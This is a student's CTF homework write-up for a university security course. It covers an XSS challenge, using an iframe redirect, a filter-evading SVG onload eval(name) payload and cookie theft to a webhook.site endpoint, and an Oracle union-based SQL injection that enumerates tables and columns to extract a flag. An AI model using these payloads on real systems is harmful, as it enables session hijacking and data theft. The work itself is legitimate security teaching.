Computer Security Hw0x04 Writeup

- Realname: 胡安鳳
- ID on course web: alfons0329
- Student ID: R08922024


tags: `Computer Security` `NTU CS` `CS` `CTF` `Writeup`

how2xss (XSS)

Concept: CSRF + XSS (https://ephrain.net/security-%E4%BD%BF%E7%94%A8-webhook-site-%E6%8E%A5%E6%94%B6-csrfxss-%E9%80%8F%E9%81%8E-https-%E5%82%B3%E9%81%8E%E4%BE%86%E7%9A%84-cookie/)
Eval redirect (https://xz.aliyun.com/t/3513)
Eval redirect 2 (https://zhuanlan.zhihu.com/p/51755143)

Step 1, iframe

Use the iframe identifier to load the redirect page to our server `qvxz.ml` (self bought domain)
Payload = `<iFRame src=/\QVXZ.ML>`




where a small redirect will be shown on the 'Hack me' page.


Step 2, eval(name)


Use eval(name) as (short) payload to send website out and combine with `<SVG/ONLoAD>`. Then we use &#97 as the HTML entity of a and \u{65} is the unicode of e `<SVG/ONLoAd=eval(n&#97;m\u{65})>` which prevents from being deprecated with same character case sensitively.

Step 3, Make html page to fetch cookie and send it to our webhook site

Redirect to the xss page with the eval(name) then redirect to the webhook with the cookies. Receive the cookie in `webhook.site` for flag.









Cathub v2 (SQL Injection)

The DBMS is Oracle



Step 1, Determine the and type

There are 3 columns to search (error generates on order by 4)



Step 2, Search table name from current user

Oracle manual ref (https://docs.oracle.com/cd/B19306_01/server.102/b14237/statviews_4473.htm#REFRN26286)

`https://edu-ctf.csie.org:10159/video.php?vid=-1/**/union/**/select/**/1,table_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,table_name/**/FROM/**/user_tables/**/ORDER/**/BY/**/table_name)/**/where/**/r=`

Use python request module to brute force search all the possible table names.

And we found table `S3CRET` at r=6 from `user_tables`.

Step 3, Search column name from current user similar to Step 2

`https://edu-ctf.csie.org:10159/video.php?vid=-1/**/union/**/select/**/1,column_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,column_name/**/FROM/**/user_tab_columns/**/ORDER/**/BY/**/column_name)/**/where/**/r=`

We found column `V3RY_S3CRET_C0LUMN` from `user_tab_columns`.

Step 4, Find out the FLAG!

`https://edu-ctf.csie.org:10159/video.php?vid=-1/**/union/**/select/**/1,V3RY_S3CRET_C0LUMN,null/**/from/**/S3CRET`

`FLAG{HEY___OR@CLE_D4TAB4S3__INJ3CTI0N_I5____TO0OOO0OOO0O_E4SY!!!!!??}` but should be converted to lower case.